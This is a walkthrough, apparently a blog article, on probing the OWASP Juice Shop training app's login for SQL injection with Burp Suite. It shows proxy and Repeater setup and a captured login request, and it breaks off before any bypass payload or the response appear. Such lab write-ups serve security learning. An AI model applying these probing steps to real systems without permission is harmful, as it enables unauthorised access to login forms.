

SQL injection vulnerability

Walkthrough.

Raed Hermessi



Index

- **Introduction**
- **Navigate into the Juice Shop**
- **Burpsuite**
- **#Behind The Scenes**
- **Let's Become ADMIN**
- **SQL injection Defenses**

Introduction


OWASP Juice Shop is a web application that is vulnerable and is designed to help security professionals, developers, and students learn and practice application security concepts. Developed by OWASP, the Juice Shop has become a popular tool for security enthusiasts to test and improve their skills.

In this article, we will explore how to perform an SQL injection exploit on the OWASP Juice Shop and learn how to prevent it.


\$TOOLS Needed : Burpsuite , Knowledge of HTTP/HTTPS & requests

Navigate into the Juice Shop

We begin by navigating to the OWASP Juice Shop website, which is intentionally designed as a vulnerable web application for security testing and learning purposes. Once the homepage loads, we take a moment to explore its interface, noting the various sections and functionalities available.




Our primary focus is on the login panel, which is a common target for SQL injection attacks. To access it, we locate and click on the "Login" button, which directs us to a user authentication form requiring an email and password. This login mechanism is often a key entry point for security vulnerabilities, particularly if the input fields are not properly sanitized. Before attempting any exploitation, we analyze how the login request is structured and whether it might be susceptible to SQL injection by testing with simple inputs.



Burpsuite

After entering **admin** as the email and **password** as the password in the login form, we proceed to intercept the request using **Burp Suite**, a powerful tool for analyzing and manipulating web requests. To do this, we first configure our browser to route traffic through Burp's proxy (ex:foxyproxy), ensuring that all requests made to the Juice Shop application are captured.

To begin, open Burp Suite and navigate to the Proxy tab. Ensure that the Intercept feature is turned ON by going to Proxy → Intercept and verifying that "Intercept is on." Next, configure your browser to route traffic through Burp Suite by setting the proxy to 127.0.0.1:8080 in the browser settings instead of using localhost. Alternatively, you can use Burp's embedded browser for an easier setup. Once configured, navigate to the Juice Shop login page, enter admin as the email and password as the password, then click the Login button to submit the request. Burp Suite will intercept this request and display it in the Intercept tab, allowing you to inspect the HTTP request details, including the email and password parameters. By forwarding our intercepted request a couple of times, we can observe our given inputs in the request details, as shown in the image below.



As we can see, when we try to log in with those credentials, the webpage responds with "invalid email or password." This is expected, but now we can send our intercepted request to Repeater. A Repeater in Burp Suite allows you to resend HTTP requests with modifications. It lets you manually alter request parameters and resend them to the server to test different scenarios, including injecting malicious payloads, without needing to go through the browser again.

So, let's send our intercepted request to Repeater (right-click on the intercepted request and select Send to Repeater), then modify the email parameter with something **malicious** (**SQL injection payloads**). I've only added a simple ' after the email input.

```
3 {
4   "email": "admin",
5   "password": "password"
6 }
```

After sending the modified request, we can observe the server's response and see if it behaves differently, potentially revealing a vulnerability

Request

PrettyRawHex

```
1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWJnZXNziIiwiaWF0IjE2ZDcyMjYwNTUyOTAwMDA6MDAiLCJkZWxl dGVkQXQiOm5lbGx9LCAjPjYXQ1OjE3NDU5ODEODZ9.P_YTd6-vauJfbcgs6G8KKg7-gaTP65ElaufK9aImWomX4JYSNmziXvmYaWs00e2K99XEKn_lJIimfg0074vN6xBt-gXP5Lk8GRiBv8hMJHyvGdGY-qJqQLDhOkHBuBHPLkLEYE6KkXcBwf01i0JHo4os90-rHrKssC_emexRyQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWJnZXNziIiwiaWF0IjE2ZDcyMjYwNTUyOTAwMDA6MDAiLCJkZWxl dGVkQXQiOm5lbGx9LCAjPjYXQ1OjE3NDU5ODEODZ9.P_YTd6-vauJfbcgs6G8KKg7-gaTP65ElaufK9aImWomX4JYSNmziXvmYaWs00e2K99XEKn_lJIimfg0074vN6xBt-gXP5Lk8GRiBv8hMJHyvGdGY-qJqQLDhOkHBuBHPLkLEYE6KkXcBwf01i0JHo4os90-rHrKssC_emexRyQ
9 X-User-Email: admin
10 Content-Type: application/json
11 Content-Length: 40
12 Origin: https://juice-shop.herokuapp.com
13 Referer: https://juice-shop.herokuapp.com/[REDACTED]
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18 Connection: keep-alive
19
20 {
  "email": "admin",
  "password": "password"
}
```

Response

